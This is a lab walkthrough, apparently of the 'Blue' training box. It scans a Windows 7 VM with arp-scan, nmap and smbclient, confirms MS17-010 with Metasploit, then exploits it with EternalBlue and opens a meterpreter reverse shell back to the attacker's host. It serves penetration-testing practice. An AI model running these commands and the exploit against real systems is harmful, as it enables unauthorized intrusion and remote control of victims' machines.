
Blue


Attacker and the victim

- Victim



```
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::8c77:5170:e999:801b%11
   IPv4 Address. . . . . . . . . . . : 192.168.146.133
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.146.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Administrator>
```

- Attacker



```
┌──(kali㉿kali)-[~]
└─$ ifconfig                                                      127 ×
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.146.130  netmask 255.255.255.0  broadcast 192.168.146.255
        inet6 fe80::20c:29ff:fe2b:460b  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:2b:46:0b  txqueuelen 1000  (Ethernet)
        RX packets 17  bytes 2695 (2.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 3034 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- arp-scan -l

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
```

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2b:46:0b, IPv4: 192.168.146.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.146.1   00:50:56:c0:00:08       VMware, Inc.
192.168.146.2   00:50:56:e8:90:b1       VMware, Inc.
192.168.146.133 00:0c:29:72:1d:64       VMware, Inc.
192.168.146.254 00:50:56:e7:0d:3e       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.015 seconds (127.05 hosts/sec). 4 responded
```

- Attacker: 192.168.146.130
- Victim: 192.168.146.133

Let's scan some ports!

- nmap

```
┌──(root💀kali)-[/home/kali]
└─# nmap -A -T4 -p- 192.168.146.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-05 15:32 EDT
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 15:33 (0:00:32 remaining)
Nmap scan report for 192.168.146.133
```

```
Host is up (0.00036s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601
Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:72:1D:64 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server
2008 SP1, Windows Server 2008 R2, Windows 8, or Windows
8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
```

```
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-09-05T15:33:41-04:00
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:72:1d:64 (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h20m00s, deviation: 2h18m33s, median: 0s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-09-05T19:33:41
|_  start_date: 2022-09-05T16:10:23

TRACEROUTE
HOP RTT     ADDRESS
1   0.36 ms 192.168.146.133

OS and Service detection performed. Please report any
```

```
incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.89
seconds
zsh: segmentation fault  nmap -A -T4 -p- 192.168.146.133
```

Our findings so far

- 135/TCP Msrpc
- 139/tcp netbios-ssn
- 445/tcp microsoft-ds windows 7 untilmate 7601 service pack 1 microsoft-ds
- Looks like our attack of choice should be catered to RCP or smb ports

Smbclient

- Let's find out what sharenames are available

```
┌──(root💀kali)-[/home/kali]
└─# smbclient -L \\\\192.168.146.133\\
130 ×
\
>
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$                IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.146.133 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

- sharename
  - ADMIN$
  - C$
  - IPC$
- Let's try to connect to each one and see


```
┌──(root💀kali)-[/home/kali]
└─# smbclient \\\\192.168.146.133\\IPC$
1 ×
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_INVALID_PARAMETER listing \*
smb: \> dir
```

- We were able to get to IPC$ account but could not parse through
- Let's run auxiliary scan

msfconsole

- Since we know it's a windows machine I've performed

```
search smb
use 41
```



```
4        normal      No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
 Remote Windows Command Execution
   41    auxiliary/scanner/smb/smb_ms17_010
         normal      No      MS17-010 SMB RCE Detection
```

```
msf6 > use 41
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name           Current Setting
Required  Description
   ----           ---------------                        ----
----  -----------
   CHECK_ARCH     true                                   no
Check for architecture on vulnerable hosts
   CHECK_DOPU     true                                   no
Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE     false                                  no
Check for named pipe on vulnerable hosts
   NAMED_PIPES    /usr/share/metasploit-framework/data  yes
List of named pipes to check
                  /wordlists/named_pipes.txt
   RHOSTS                                                yes
The target host(s), see
https://github.com/rapid7/metasploit-fram

ework/wiki/Using-Metasploit
```

```
   RPORT       445                                  yes
The SMB service port (TCP)
   SMBDomain   .                                    no
The Windows domain to use for authentication
   SMBPass                                          no
The password for the specified username
   SMBUser                                          no
The username to authenticate as
   THREADS     1                                    yes
The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST
192.168.146.133
RHOST => 192.168.146.133
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.146.133:445   - Host is likely VULNERABLE to
MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64
(64-bit)
[*] 192.168.146.133:445   - Scanned 1 of 1 hosts (100%
complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- We've confirmed that this particular box is VULNERABLE to MS17-010

What is MS17-010? Let's search it

- we now konw that this particular box is vulnerable to ms17_010. Let's search it in metasploit

```
msf6 > search ms17

Matching Modules
================

   #  Name
Disclosure Date  Rank     Check  Description
   -  ----
---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue
2017-03-14       average  Yes    MS17-010 EternalBlue SMB
Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec
2017-03-14       normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command
2017-03-14       normal   No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010
normal   No      MS17-010 SMB RCE Detection
   4  exploit/windows/fileformat/office_ms17_11882
2017-11-15       manual   No     Microsoft Office CVE-
2017-11882
   5  auxiliary/admin/mssql/mssql_escalate_execute_as
```

```
normal   No     Microsoft SQL Server Escalate EXECUTE AS
   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli
normal   No     Microsoft SQL Server SQLi Escalate Execute
AS
   7  exploit/windows/smb/smb_doublepulsar_rce
2017-04-14       great    Yes     SMB DOUBLEPULSAR Remote
Code Execution



Interact with a module by name or index. For example info
7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0

```

- Lets use "0" the first option and see how far we get

```
[*] No payload configured, defaulting to
windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   RHOSTS                           yes       The target
host(s), see https://github.com/rapid7/metasploit-
framework/wiki/Using-Me
                                              tasploit
   RPORT           445              yes       The target
```

```
port (TCP)
   SMBDomain                        no        (Optional)
The Windows domain to use for authentication. Only affects
Windows Server
                                              2008 R2,
Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                          no        (Optional)
The password for the specified username
   SMBUser                          no        (Optional)
The username to authenticate as
   VERIFY_ARCH    true              yes       Check if
remote architecture matches exploit Target. Only affects
Windows Server 200
                                             8 R2, Windows
7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true              yes       Check if
remote OS matches exploit Target. Only affects Windows
Server 2008 R2, Wind
                                             ows 7,
Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique
(Accepted: '', seh, thread, process, none)
   LHOST     192.168.146.130  yes       The listen address
```

```
(an interface may be specified)
   LPORT     4444             yes       The listen port



Exploit target:


   Id  Name
   --  ----
   0   Automatic Target



msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST
192.168.146.133
RHOST => 192.168.146.133
```

- Let's look into our options and set the right options for our attack.
- Set the RHOST to the victim box an

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.146.130:4444
[*] 192.168.146.133:445 - Using
auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.146.133:445   - Host is likely VULNERABLE to
MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64
(64-bit)
[*] 192.168.146.133:445   - Scanned 1 of 1 hosts (100%
complete)
[+] 192.168.146.133:445 - The target is vulnerable.
```

```
[*] 192.168.146.133:445 - Connecting to target for exploitation.
[+] 192.168.146.133:445 - Connection established for exploitation.
[+] 192.168.146.133:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.146.133:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.146.133:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.146.133:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.146.133:445 - 0x00000020  50 61 63 6b 20 31  Pack 1
[+] 192.168.146.133:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.146.133:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.146.133:445 - Sending all but last fragment of exploit packet
[*] 192.168.146.133:445 - Starting non-paged pool grooming
[+] 192.168.146.133:445 - Sending SMBv2 buffers
[+] 192.168.146.133:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.146.133:445 - Sending final SMBv2 buffers.
[*] 192.168.146.133:445 - Sending last fragment of exploit packet!
[*] 192.168.146.133:445 - Receiving response from exploit packet
[+] 192.168.146.133:445 - ETERNALBLUE overwrite completed
```

```
successfully (0xC000000D)!
[*] 192.168.146.133:445 - Sending egg to corrupted
connection.
[*] 192.168.146.133:445 - Triggering free of corrupted
buffer.
[*] Sending stage (200774 bytes) to 192.168.146.133
[*] Meterpreter session 1 opened (192.168.146.130:4444 ->
192.168.146.133:49159) at 2022-09-05 17:08:01 -0400
[+] 192.168.146.133:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.146.133:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.146.133:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

- We got in!